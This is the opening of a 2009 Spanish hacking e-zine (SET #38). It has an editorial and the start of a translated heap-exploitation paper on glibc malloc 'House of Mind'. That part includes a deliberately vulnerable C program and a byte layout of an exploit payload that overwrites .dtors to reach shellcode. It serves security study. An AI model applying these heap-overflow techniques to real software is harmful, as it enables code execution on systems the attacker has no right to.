


Saqueadores Edicion Tecnica

INFORMACION LIBRE PARA GENTE LIBRE

SET #38 - Octubre de 2009

"Si debbuging es el proceso de eliminar errores, entonces la programacion
debe ser el proceso de ponerlos."
[PC Users]

o---------------------------------o---------------------------------------o
| | |
o---[EDITORIAL]----------------o |
| |
| SET Ezine |
| |
| Disponible en: |
| http://www.set-ezine.org |
| http://set.descargamos.es |
| http://set-ezine.diazr.com |
| http://www.elhacker.net/e-zines/ |
| http://zonartm.org/SET.html |
| http://www.pepelux.org/setezine.php |
| http://www.dracux.com.ar/viewtopic.php?f=31&t=181 |
| http://roguedoitfrombehind.freehostia.com/setnuphmirror/ |
| |
| Contacto: |
| <web@set-ezine.org> |
| <set-fw@bigfoot.com> |
| |
| |
| |
o---o

AVISO

ADVERTENCIAS

* La INFORMACION contenida en este ezine no refleja la opinion de nadie y se facilita con caracter de mero entretenimiento, todos los datos aqui presentes pueden ser erroneos, malintencionados, inexplicables o carentes de sentido.


El E-ZINE SET no se responsabiliza ni de la opinion ni de los contenidos de los articulos firmados y/o anonimos.

De aqui EN ADELANTE cualquier cosa que pase es responsabilidad vuestra. Protestas dirigirse a /dev/echo o al tlf. 806-666-000

----[SET 38]----
-----[TABLA DE CONTENIDOS]----

"La red mundial de Internet nos permite a hombres y mujeres llegar a los
rincones más desconocidos y comunicarnos, es como llegar con la luz del
sol a los lugares donde todo parece noche."
[Hebe de Bonafini]

EOF



El pasado dia 6 de octubre del 2009 SET cumplio 13 a~os. No es que sea un numero especialmente apreciado entre la multitud, aunque bien sabemos que los hackers gustan de ir contra las normas.

Si a la gente comun no le gusta el numero 13, a nosotros si. Si a la gente comun no le gustan los hackers, nosotros lo somos. Si a la gente comun no le gusta que analicemos su seguridad, nosotros lo hacemos. Y si a la gente comun no le gusta que comprometamos la integridad de sus sistemas, nosotros la comprometemos para demostrar que la falsa seguridad sobre la que se ven asentados no es mas que eso, una falsa sensacion que de ninguna forma les brindara proteccion.

Por todos estos motivos, SET, aun a pesar de haber vivido largas epocas con menores y mayores dificultades, todavia sigue en pie, todavia seguimos en pie, con un nuevo numero entre las manos, el 38 ya, y agarrandonos con u~as y dientes a la scene hacker hispana.

Todavia os preguntareis si tenemos algo nuevo de lo que hablar. La respuesta es obvia: SI. Con el objetivo de facilitar a las nuevas generaciones el camino correcto para la entrada en el mundo del hacking, nunca nos cansamos de investigar trabajos en otros idiomas y desarrollarlos de un modo mas extenso y practico.

No obstante, nuevas e interesantes aportaciones son las que intentan reinar en nuestra revista. Como lo prometido es deuda, esta vez de forma especial con la version traducida y "actualizada" al castellano del articulo "Malloc Des-Maleficarum" publicado hace tan solo unos meses en la famosa e-zine Phrack.

Ya que nuestro pasado numero, el 37, verso practicamente sobre temas de exploiting en entornos Linux, para esta nueva entrega nos adentramos de un modo general en el sistema operativo Mac OS X (eso si, igual que en Linux, bajo la arquitectura del procesador Intel x86).

A pesar de lo dicho, para quienes todavia quieran ampliar sus conocimientos en el campo de Linux, esta vez el Bazar de SET puede aportar algunas peque~as joyas que complementan a todos los papers publicados anteriormente, asi como la segunda entrega del articulo sobre Heap Overflows que trae nuevas emociones para cerebros inteligentes con ganas de desarrollar sus neuronas.

Y para terminar, sabiendo que nuestros lectores no solo consiguen placer


intelectual bajo las profundas y secretas aguas de la explotacion de vulnerabilidades, ofrecemos una mayor variedad de articulos sobre otros temas dispares, como ingenieria inversa, anonimato (una de las posibles perlas brillantes), routers y la nunca ausente aportacion de nuestro querido escritor en @rroba.

Como ultimamente viene siendo habitual en nuestras publicaciones, no vamos a dejar de lado la presentacion, el analisis y la explotacion de algun nuevo wargame con caracteristicas dispares y francamente interesantes.

Llegara SET-39? Desde luego. Hay quien dice que estas cosas no se pueden predecir ni adelantar, ya que nunca se sabe lo que puede pasar. Pero yo digo que mientras una gota de sangre todavia me quede en el cuerpo, SET-39 estara aqui para no dejar atras a todos los asiduos lectores de nuestras paginas, y para impedir que la cultura del hacking termine pereciendo, o lo que es peor, dejarla en manos y a merced de todos aquellos "black hat" que inundan la red. Por tu seguridad, y por la nuestra, siempre estaremos aqui...


Hasta el proximo numero,

El editor



EOF

-[0x02]--
-[Malloc Des-Maleficarum]---
-[by blackngel]---SET-38--



HACK THE WORLD

<blackngel1@gmail.com>
<black@set-ezine.org>

--[INDICE

--[FIN INDICE

"Traduitori son tratori" -> "Translators are traitors"

```
          -----------------
---[ 1 ---[   LA HISTORIA   ]---
          -----------------
```

El 11 de Agosto del 2001, aparecieron dos articulos en la e-zine Phrack que vinieron a dar un avance en el mundo de la explotacion. Por su parte, MaXX documentaba en su articulo "Vudo malloc tricks" [1] la implementacion basica y algoritmos de la libreria GNU C, "malloc( )" de Doug Lea, y presentaba varios metodos que permitian llegar a ejecucion de codigo arbitrario a traves de overflows en el heap (monticulo). Al mismo tiempo, mostraba un ejemplo real de explotacion del programa "sudo".

En el mismo numero de Phrack, un personaje anonimo publicaba un articulo del mismo calibre, llamado "Once upon a free()" [2], que a diferencia del anterior se extendia explicando la "implementacion malloc de System V".

El 13 de Agosto del 2003, "jp <jp@corest.com>", desarrollo de un modo mas avanzado las tecnicas iniciadas en los textos previos. Su articulo, llamado "Advanced Doug Lea's malloc exploits" [3], tal vez fuera el apoyo más grande a lo que estaba por venir...

Las tecnicas publicadas en el primero de los articulos, conocidas como:

- Tecnica "unlink()"
- Tecnica "frontlink()"

...fueron aplicables hasta el año 2004, momento en que la biblioteca GLIBC fue parcheada a tales fines y, para desgracia de algunos, dejaron de surtir efecto.

Pero no todo estaba dicho con respecto a este tema. El 11 de Octubre del 2005, un tal Phantasmal Phantasmagoria publicaba en la lista "bugtraq" un articulo cuyo nombre provoca un profundo misterio: "Malloc Maleficarum" [4].

Nombre, por cierto, que resultaba de una variacion de un texto antiquisimo llamado "Malleus Maleficarum" (El martillo de las brujas)...

Phantasmal tambien fue el autor del fantastico articulo "Exploiting the Wilderness" [5], quizas el trozo mas temido en principio por los amantes del heap.

Malloc Maleficarum, era una presentacion completamente teorica de lo que podrian llegar a ser las nuevas tecnicas de explotacion con respecto al ambito de los heap overflows. Su autor dividio cada una de las tecnicas titulandolas de la siguiente manera:

```
   The House of Prime
   The House of Mind
   The House of Force
   The House of Lore
   The House of Spirit
   The House of Chaos (conclusion)
```

Y desde luego fue la revolucion que abrio de nuevo las mentes cuando las puertas se habian cerrado.

El unico defecto de este articulo es que no mostraba prueba de concepto alguna que demostrara que todas y cada una de las tecnicas eran posibles. Quizas las implementaciones quedaron en el "background", o tal vez en circulos cerrados.

El caso es que el 1 de enero del 2007, en la revista electronica ".aware eZine Alpha", un tal K-sPecial publico un articulo llamado simplemente

"The House of Mind" [6]. Este articulo vino a pronunciar en primera instancia la minuscula falta que habia tenido el articulo de Phantasmal y, por otro lado, solucionarlo presentando una prueba de concepto continuada con su correspondiente exploit.

Por otro lado, el paper de K-sPecial sacaba a la luz un par de matices en los cuales Phantasmal habia errado en su interpretacion de la tecnica que el mismo titulo del articulo describe.

Para terminar, el 25 de mayo del 2007, g463 publico en Phrack un articulo llamado: "The use of set_head to defeat the wilderness" [7]. El describio como lograr la premisa "write almost 4 arbitrary bytes to almost anywhere" explotando un bug existente en la aplicacion "file(1)". Hasta ahora este ha sido el avance mas reciente en lo que concierne a Heap Overflows en sistemas Linux.

<< En todas las actividades es saludable, de vez
en cuando, poner un signo de interrogacion
sobre aquellas cosas que por mucho tiempo se
han dado como seguras. >>

[Bertrand Russell]

---[2 ---[INTRODUCCION]---

Podriamos definir este articulo como "El Manual Practico del Malloc Maleficarum". Y efectivamente, nuestro principal objetivo es desmalificar y/o desmitificar la mayoria de las tecnicas descritas en este paper a traves de ejemplos practicos (tanto los programas vulnerables como sus correspondientes exploits).

Por otro lado, y muy importante, se intentaran corregir ciertos errores que fueron objeto de mala interpretacion en Malloc Maleficarum. Errores que resultan hoy en dia mas faciles de ver gracias al enorme trabajo que Phantasmal nos regalo en su momento. El es un experto, un "experto virtual" por supuesto...

Es debido a estos errores, que en este articulo se presentan nuevas aportaciones al mundo de los heap overflow bajo Linux, introduciendo variaciones en las tecnicas presentadas por Phantasmal, asi como ideas totalmente nuevas que podrian permitir ejecuciones de codigo arbitrario mas directas.

Aunque suena demasiado atrevido decir lo siguiente, mi mayor alegria al escribir este articulo y publicarlo se desprende del sentimiento que uno obtiene al resolver problemas que fueron planteados en el pasado. Dentro del mundo de las matematicas, seria como la plenitud alcanzada por Andrew Wiles cuando dio solucion al "Ultimo Teorema de Fermat", o como lo que ocurrira si algun dia se demuestra la increiblemente famosa "Conjetura de Goldbach" o cualquier adelanto en la "Hipotesis de Riemann". Desde este punto, puede verse al "Malloc Des-Maleficarum" como la demostracion definitiva del "Malloc Maleficarum", una teoria que bien pudiera verse como una conjetura, y que tras esta publicacion podria transformarse finalmente en un Teorema de Pleno Derecho.

En resumen, tu veras en este articulo:

- Modificacion mas limpia del exploit de K-sPecial en The House of Mind.

- Implementacion renovada del metodo "fastbin" en The House of Mind.
- Implementacion practica de la tecnica The House of Prime.
- Nueva idea para ejecucion directa de codigo arbitrario en el metodo unsorted_chunks() en The House of Prime.
- Implementacion practica de la tecnica The House of Spirit.
- Implementacion practica de la tecnica The House of Force.
- Recapitulacion de errores en la teoria de The House of Force cometidos en el Malloc Maleficarum.
- Acercamiento teorico/practico a The House of Lore.

A lo largo de este articulo iremos mostrando tambien algunos caminos imposibles, lo cual te incitara a continuar investigando en el area y a la vez evitara que pierdas tu tiempo estudiando puntos muertos.

Por lo demas, para un conocimiento general de la implementacion de la libreria "malloc de Doug Lea", recomiendo dos cosas:

1) Leer primero el articulo de MaXX [1].
2) Descargar y leer el codigo fuente de GLIBC-2.3.6 [8]
   (malloc.c y arena.c).

NOTA : Salvo para The House of Prime, yo he utizado una distribucion Linux x86, bajo un kernel 2.6.24-23, con la version 2.7 de GLIBC, lo que demuestra que estas tecnicas todavia son aplicables en la actualidad.

NOTA 2: En la actualidad la implementacion malloc de Doug Lea es conocida como "ptmalloc" que es una implementacion basada en la anterior, creacion de Wolfram Gloger. GLIBC 2.7 == ptmalloc2. Para obtener mas informacion puedes visitar este lugar [9].

Como no, seria conveniente tener a tu lado la teoria de Phantasmal como apoyo a las sucesivas tecnicas que seran aplicadas. No obstante, los conceptos descritos en este articulo deberian ser suficientes para una casi completa compresion del tema.

En este articulos veras, a traves de las brujas, como todavia quedan caminos por recorrer. Y podemos ir juntos...

<< Lo que conduce y arrastra
   al mundo no son las maquinas,
   sino las ideas. >>

[Victor Hugo]

---[3 ---[VIAJE AL PASADO]---

Por que la tecnica "unlink()" dejo de ser aplicable?

"unlink()" presuponia que, si dos trozos eran asignados en el heap, y el segundo era vulnerable de ser sobreescrito a traves de un overflow del primero, un tercer trozo falso podia ser creado y de este modo engañar a "free()" para que procediera a desenlazar este segundo trozo y unirlo con el primero.

Este desenlace se producia con el siguiente codigo:

```
#define unlink( P, BK, FD ) {            \
    BK = P->bk;                          \
    FD = P->fd;                          \
    FD->bk = BK;                         \
    BK->fd = FD;                         \
}
```

Siendo P el segundo trozo alterado, "P->fd" se modificaba para apuntar a una zona de memoria susceptible de ser sobreescrita (como .dtors) - 12. Si "P->bk" apuntaba entonces a la direccion de un Shellcode situado en la memoria por un exploiter (tal vez ENV o el mismo primer trozo), entonces esta direccion seria escrita en el 3er paso de unlink(), en "FD->bk" que resultaba ser:

```
"FD->bk" = "P->fd" + 12 = ".dtors".
".dtors" -> &(Shellcode)
```

En realidad, en caso de utilizar DTORS, "P->fd" deberia apuntar a .dtors+4-12 de tal forma que "FD->bk" apunte finalmente a DTORS_END, que sera ejecutado en la salida del programa. GOT tambien es un buen objetivo o un puntero de funcion o mas cosas...

Y aqui empezaba la diversion!

Tras la aplicacion de los correspondientes parches en GLIBC, el codigo de la macro "unlink()" se muestra como sigue:

```
#define unlink(P, BK, FD) {                                            \
  FD = P->fd;                                                          \
  BK = P->bk;                                                          \
  if (__builtin_expect (FD->bk != P || BK->fd != P, 0))                \
    malloc_printerr (check_action, "corrupted double-linked list", P); \
  else {                                                               \
    FD->bk = BK;                                                       \
    BK->fd = FD;                                                       \
  }                                                                    \
}
```

Si "P->fd", que apunta al siguiente trozo (FD), NO es modificado, entonces el puntero de regreso "bk" de FD debe apuntar a su vez a P. Lo mismo ocurre con el trozo anterior (BK)... si "P->bk" apunta al trozo anterior, entonces el puntero "forward" de BK debe apuntar a P. En cualquier otro caso, significara un error en la lista doblemente enlazada y por ende que el segundo trozo (P) ha sido hackeado.

Y aqui terminaba la diversion!

<< Nuestra tecnica no solo produce artefactos,
esto es, cosas que la naturaleza no produce,
sino tambien las cosas mismas que la naturaleza
produce y dotadas de identica actividad
natural. >>

[Xavier Zubiri]

```
           ------------------------
---[ 4 ---[   DES-MALEFICARUM...   ]---
           ------------------------
```

Lee atentamente lo que viene a continuacion. Solo espero que al final de este articulo, las brujas hayan desaparecido por completo.

O... por mi... mejor que se aparezcan, ¿no?

```
             ------------------------
---[ 4.1 ---[   THE HOUSE OF MIND   ]---
             ------------------------
```

Seguiremos aqui la tecnica "The House of Mind" paso a paso de modo que aquellos que se inician en estas lindes no encuentren demasiadas espinas en el camino... un camino que ya de por si puede resultar algo duro.

Tampoco esta de mas mostrar una segunda vision/opinion acerca de como desarrollar el exploit, que en mi caso particular sufrio una pequeña variacion de comportamiento (se vera mas adelante).

La comprension de esta tecnica se volvera mucho mas sencilla si por alguna casualidad demuestro la habilidad de saber mostrar los pasos con cierto orden; de otro modo la mente ira de un lado hacia otro, pero... probemos suerte!

"The House of Mind" es descrita quizas como la tenica mas facil o al menos amigable con respecto a lo que en su momento fue "unlink()". Dos variantes de explotacion fueron presentadas. Veamos aqui la primera de ellas:

Consigna: Solo una llamada a "free()" es necesaria para provocar la ejecucion de codigo arbitrario.

NOTA: A partir de aqui tendremos siempre en mente que "free()" es ejecutado sobre un segundo trozo que puede ser overfloweado por otro trozo que ha sido declarado antes.

Segun "malloc.c", una llamada a free() desencadena la ejecucion de un wrapper (en la jerga "funciones envoltorio") llamado "public_fREe()".

Aqui el codigo relevante:

```
void
public_fREe(Void_t* mem)
{
    mstate ar_ptr;
    mchunkptr p;        /* chunk corresponding to mem */
    ...
    p = mem2chunk(mem);
    ...
    ar_ptr = arena_for_chunk(p);
    ...
    _int_free(ar_ptr, mem);
}
```

Una llamada a "malloc(x)" retorna, siempre que todavia quede memoria disponible, un puntero a la zona de memoria donde los datos pueden ser almacenados, movidos, copiados, etc...

Imaginemos por ejemplo que dado "char *ptr = (char *) malloc(512);" devuelve la direccion "0x0804a008". Esta direccion es la que "mem" contiene cuando "free()" es llamado.

La funcion mem2chunk(mem) devuelve un puntero a la direccion donde comienza el trozo (no la zona de datos, sino el principio del chunk), que en un trozo asignado es algo como:

```
&mem - sizeof(size) - sizeof(prev_size) = &mem - 8.

p = (0x0804a000);
```

"p" es enviado entonces a la macro "arena_for_chunk()", que segun "arena.c", desencadena lo siguiente:

```
#define HEAP_MAX_SIZE (1024*1024) /* must be a power of two */

#define heap_for_ptr(ptr) \
   ((heap_info *)((unsigned long)(ptr) & ~(HEAP_MAX_SIZE-1)))

#define chunk_non_main_arena(p) ((p)->size & NON_MAIN_ARENA)

#define arena_for_chunk(ptr) \
(chunk_non_main_arena(ptr)?heap_for_ptr(ptr)->ar_ptr:&main_arena)
```

Como vemos, "p", que ahora es "ptr", se pasa a "chunk_non_main_arena()" que se encarga de comprobar si el campo "size" de este trozo tiene el tercer bit menos significativo activado (NON_MAIN_ARENA = 4h = 100b).

En un trozo no alterado, esta funcion retornara "false" y la direccion de "main_arena" sera devuelta por "arena_for_chunk()". Pero... por suerte, dado que nosotros podemos alterar el campo "size" del trozo "p", y hacer que este bit SI este activado, entonces podemos engañar "arena_for_chunk()" para que "heap_for_ptr()" sea llamado.

Ahora estamos en:

```
(heap_info *) ((unsigned long)(0x0804a000) & ~(HEAP_MAX_SIZE-1)))

entonces:

(heap_info *) (0x08000000)
```

Debemos fijarnos que "heap_for_ptr()" es una macro y no una funcion, de vuelta a "arena_for_chunk()" tendriamos:

```
(0x08000000)->ar_ptr
```

Este "ar_ptr" es el primer miembro de una estructura "heap_info" que se ve asi:

```
typedef struct _heap_info {
  mstate ar_ptr; /* Arena for this heap. */
  struct _heap_info *prev; /* Previous heap. */
  size_t size;   /* Current size in bytes. */
  size_t pad;    /* Make sure the following data is properly aligned. */
} heap_info;
```

De modo que lo que se esta buscando en (0x08000000) es la direccion de una "arena". Una "arena" es una estructura que sera definida en breve. Por el momento, lo que podemos decir, es que en (0x08000000) no hay ninguna direccion que apunte a ninguna "arena", de modo que el programa rompera proximamente con un fallo de segmentacion.

Parece que aqui se acaba nuestra jugada, ya que como nuestro primer trozo esta un poco por detras del segundo (0x0804a000) (pero no mucho mas), este solo nos permite sobreescribir hacia adelante, impidiendo que podamos escribir nada en (0x08000000).

Pero esperen un momento... que ocurre si pudieramos sobreescribir un trozo con una direccion como esta: (0x081002a0)?

Si nuestro primer trozo estuviera en (0x0804a000), podemos sobreescribir hacia adelante y colocar en (0x08100000) una direccion arbitraria (normalmente el principio de la zona de datos de nuestro primer trozo).

Entonces "heap_for_ptr(ptr)->ar_ptr" tomaria esta direccion, y...

```
 return heap_for_ptr(ptr)->ar_ptr | ret (0x08100000)->ar_ptr = 0x0804a008
 -------------------------------- | -------------------------------------
 ar_ptr = arena_for_chunk(p);     | ar_ptr = 0x0804a008
 ...                              | ...
 _int_free(ar_ptr, mem);          | _int_free(0x0804a008, 0x081002a0);
```

Piensa que como podemos modificar "ar_ptr" a nuestro antojo podriamos hacer que apuntara a una variable de entorno o cualquier otro sitio. Lo principal es que en esa direccion de memoria, "_int_free()" espera encontrar una estructura "arena". Veamos ahora...

```
   mstate ar_ptr;
```

"mstate" es en realidad un tipo de estructura "malloc_state" (sin comentarios):

```
   struct malloc_state {
     mutex_t mutex;
     INTERNAL_SIZE_T  max_fast;   /* low 2 bits used as flags */
     mfastbinptr      fastbins[NFASTBINS];
     mchunkptr        top;
     mchunkptr        last_remainder;
     mchunkptr        bins[NBINS * 2];
     unsigned int     binmap[BINMAPSIZE];
     ...
     INTERNAL_SIZE_T system_mem;
     INTERNAL_SIZE_T max_system_mem;
   };
   ...
   static struct malloc_state main_arena;
```

Pronto nos sera de ayuda conocer esto. El objetivo de "The House of Mind" es alcanzar la siguiente porcion de codigo en la llamada "_int_free()":

```
   void _int_free(mstate av, Void_t* mem) {
      .....
      bck = unsorted_chunks(av);
      fwd = bck->fd;
      p->bk = bck;
      p->fd = fwd;
      bck->fd = p;
      fwd->bk = p;
      .....
   }
```

Esto ya se empieza a parecer un poco mas a "unlink()".

Ahora "av" tiene el valor de "ar_ptr" que se supone es el comienzo de una estructura "arena". Mas... "unsorted_chunks()", segun Phantasmal

Phantasmagoria, devolvia el valor de "av->bins[0]". Ya que "av" es (0x0804a008) (el principio de nuestro buffer), y nosotros podemos escribir de ahi en adelante, podemos controlar el valor de bins[0], una vez pasados los campos: mutex, max_fast, fastbins[] y top. Lo cual es sencillo...

Phantasmal nos indicaba que, si ponemos en av->bins[0] la direccion de ".dtors" menos 8, entonces la penultima instruccion escribiria en esta direccion + 8 la direccion del trozo overfloweado "p". En esta direccion se encuentra el campo "prev_size" y como ahi podemos colocar cualquier cosa, por ejemplo un "jmp", entonces podemos saltar a un shellcode situado un poco mas adelante y ya sabes como sigue...

```
p = 0x081002a0 - 8;
...
bck = .dtors + 4 - 8
...
bck + 8 = DTORS_END = 0x08100298

1er Trozo     -bins[0]-                      2do Trozo
[ .......... .dtors+4-8 ] [0x0804a008 ... ] [jmp 0xc ...... (Shellcode)]
|                         |                 |
0x0804a008                0x08100000        0x08100298
```

Cuando el programa termina se ejecuta DTORS, por lo tanto el salto, y por lo tanto nuestra shellcode.

Y aunque la idea era buena, K-sPecial nos advirtio que "unsorted_chunks()" no devolvia en realidad el valor de "av->bins[0]", sino su direccion "&". Echemos un vistazo:

```
#define bin_at(m, i) ((mbinptr)((char*)&((m)->bins[(i)<<1]) -
                                          (SIZE_SZ<<1)))
...
#define unsorted_chunks(M)          (bin_at(M, 1))
```

Efectivamente, vemos que "bin_at()" devuelve la direccion y no el valor. Por lo tanto otro camino debe ser tomado. Teniendo lo anterior en mente tenemos que:

```
bck = &av->bins[0];                  /* Direccion de ...  */
fwd = bck->fd = &av->bins[0] + 8;    /* Lo que hay en ... */
fwd->bk = *(&av->bins[0] + 8) + 12 = p;
```

Lo cual quiere decir que, si hacemos que el valor situado en: "&av->bins[0] + 8" sea ".dtors + 4 - 12", esto sera puesto en fwd, y en la ultima instruccion sera escrito en DTORS_END la direccion del segundo trozo "p", y se prosigue como en el caso anterior.

Pero nosotros hemos saltado aqui sin atravesar el camino lleno de espinas. Nuestro amigo Phantasmal nos advirtio tambien que para llegar a ejecutar este trozo de codigo, ciertas condiciones deberian ser cumplidas. Veremos ahora cada una de ellas relacionada con su porcion de codigo correspondiente en la funcion "_int_free()".

1) El valor "negativo" del tamaño del trozo sobreescrito debe ser menor que el propio valor de ese trozo "p".

```
if (__builtin_expect ((uintptr_t) p > (uintptr_t) -size, 0) ...
```

ATENCION: Esto debe ser una mala interpretacion del lenguaje. Con el objetivo de saltarse este condicional: "-size" debe ser "mayor" que el valor de "p".

2) El tamaño del trozo no debe ser menor o igual que av->max_fast.

```
   if ((unsigned long)(size) <= (unsigned long)(av->max_fast) ...
```

Controlamos tanto el tamaño del trozo overfloweado como "av->max_fast", que es el segundo campo de nuestra estructura "arena" falseada.

3) El bit IS_MMAPPED no debe estar activado en el campo "size".

```
   else if (!chunk_is_mmapped(p)) { ...
```

Tambien controlamos el segundo bit menos significativo del campo "size".

4) El trozo sobreescrito no puede ser av->top (trozo mas alto).

```
   if (__builtin_expect (p == av->top, 0)) ...
```

5) av->max_fast debe tener el bit NONCONTIGUOUS_BIT activado.

```
   if (__builtin_expect (contiguous (av) ...
```

Nosotros controlamos "av->max_fast" y sabemos que NONCONTIGUOUS_BIT es igual a "0x02" = "10b".

6) El bit PREV_INUSE del siguiente trozo debe estar activado.

```
   if (__builtin_expect (!prev_inuse(nextchunk), 0)) ...
```

Como nuestro trozo es un trozo "asignado", esta condicion se cumple por defecto.

7) El tamaño del siguiente trozo debe ser mas grande que 8.

```
   if (__builtin_expect (nextchunk->size <= 2 * SIZE_SZ, 0) ...
```

8) El tamaño del siguiente trozo debe ser menor que av->system_mem.

```
   ... __builtin_expect (nextsize >= av->system_mem, 0)) ...
```

9) El bit PREV_INUSE del trozo "no" debe estar activado.

```
   /* consolidate backward */
   if (!prev_inuse(p)) { ...
```

ATENCION: Phantasmal parece equivocarse aqui, al menos segun mi opinion, el bit PREV_INUSE del trozo sobreescrito "SI" debe estar activado, para saltarse de este modo el proceso de "desenlace" (unlink()) del trozo anterior.

10) El siguiente trozo "no" puede ser igual a av->top.

```
   if (nextchunk != av->top) { ...
```

Si alteramos toda la informacion desde "av->fastbins[]" hasta "av->bins[0]", "av->top" sera sobreescrito y sera casi imposible que sea igual a "nextchunk".

11) El bit PREV_INUSE del trozo colocado depues del siguiente trozo, debe de estar activado.

```
   nextinuse = inuse_bit_at_offset(nextchunk, nextsize);
   /* consolidate forward */
   if (!nextinuse) { ...
```

El camino parece largo y tortuoso, pero no lo es tanto cuando podemos

controlar la mayoria de las situaciones. Veamos el programa vulnerable
que presento nuestro amigo K-sPecial:

[-----]

```
/*
 * K-sPecial's vulnerable program
 */

#include <stdio.h>
#include <stdlib.h>

int main (void) {
   char *ptr  = malloc(1024);        /* Primer trozo reservado */
   char *ptr2;                       /* Segundo trozo          */
   /* ptr & ~(HEAP_MAX_SIZE-1) = 0x08000000 */
   int heap = (int)ptr & 0xFFF00000;
   _Bool found = 0;

   printf("ptr found at %p\n", ptr);  /* Imprime direccion 1er trozo */

   // i == 2 because this is my second chunk to allocate
   for (int i = 2; i < 1024; i++) {
      /* Asigna trozos hasta una direccion superior a 0x08100000 */
     if (!found && (((int)(ptr2 = malloc(1024)) & 0xFFF00000) == \
                                          (heap + 0x100000))) {
       printf("good heap allignment found on malloc() %i (%p)\n", i, ptr2);
          found = 1; /* Sale si lo alcanza */
          break;
       }

   }
        malloc(1024); /* Asigna otro trozo mas: (ptr2 != av->top) */
        /* Llamada vulnerable: 1048576 bytes */
        fread (ptr, 1024 * 1024, 1, stdin);

        free(ptr);   /* Libera el primer trozo            */
        free(ptr2);  /* Aqui se produce The House of Mind */
        return(0);   /* Bye */
}
```

[-----]

Es de notar que la entrada permite bytes NULL sin que finalice la cadena.
Esto facilita nuestra tarea.

El exploit de K-sPecial crea la siguiente cadena:

[-----]

```
 0x0804a008
 |
 [Ax8][0h x 4][201h x 8][DTORS_END-12 x 246][(409h-Ax1028) x 721][409h] ...
              |                  |
              av->max_fast       bins[0]      size
                                              |
 .... [(&1er trozo + 8) x 256][NOPx2-JUMP 0x0c][40Dh][NOPx8][SHELLCODE]
              |               |                       |
              0x08100000      prev_size (0x08100298) *mem (0x081002a0)
```

[-----]

1) La primera llamada a free() sobreescribe los 8 primeros bytes con
   basura, entonces K-sPecial prefiere saltarse esta zona y poner en

(0x08100000) la direccion de la zona de datos del primer trozo + 8
(0x0804a010). Ahi comienza la estructura "arena" falseada.

2) Luego viene "\x00\x00\x00\x00" que rellena el miembro "av->mutex".
Otro valor provocara que el exploit falle.

3) "av->max_fast" toma el valor "102h". Cumple las condiciones 2 y 5.
2) (size > max_fast) -> (40Dh > 102h)
5) "\x02" Activamos NONCONTIGUOUS_BIT

4) Terminamos de llenar el primer trozo con la direccion de
DTORS_END(.dtors+4) menos 8. Esto sobreescribira &av->bins[0] + 8.

5) Rellenamos el resto de trozos sin pasar de (0x08100000), con caracteres
"A", pero conservando el campo "size" (409h)de cada uno de los trozos.
Cada uno tiene el bit PREV_INUSE activado.

6) Hasta alcanzar el principio del trozo sobreescrito "p", llenamos con
la direccion donde se encuentra nuestra "arena" falsa, que es la
direccion del primer trozo mas 8 para saltar los bytes de basura que
seran sobreescritos.

7) El campo "prev_size" de "p" contendra "nop; nop; jmp 0x0c;" para saltar
a nuestro shellcode cuando DTORS_END sea llamado al final del programa.

8) El campo "size" de "p" debe ser mayor que el valor escrito en
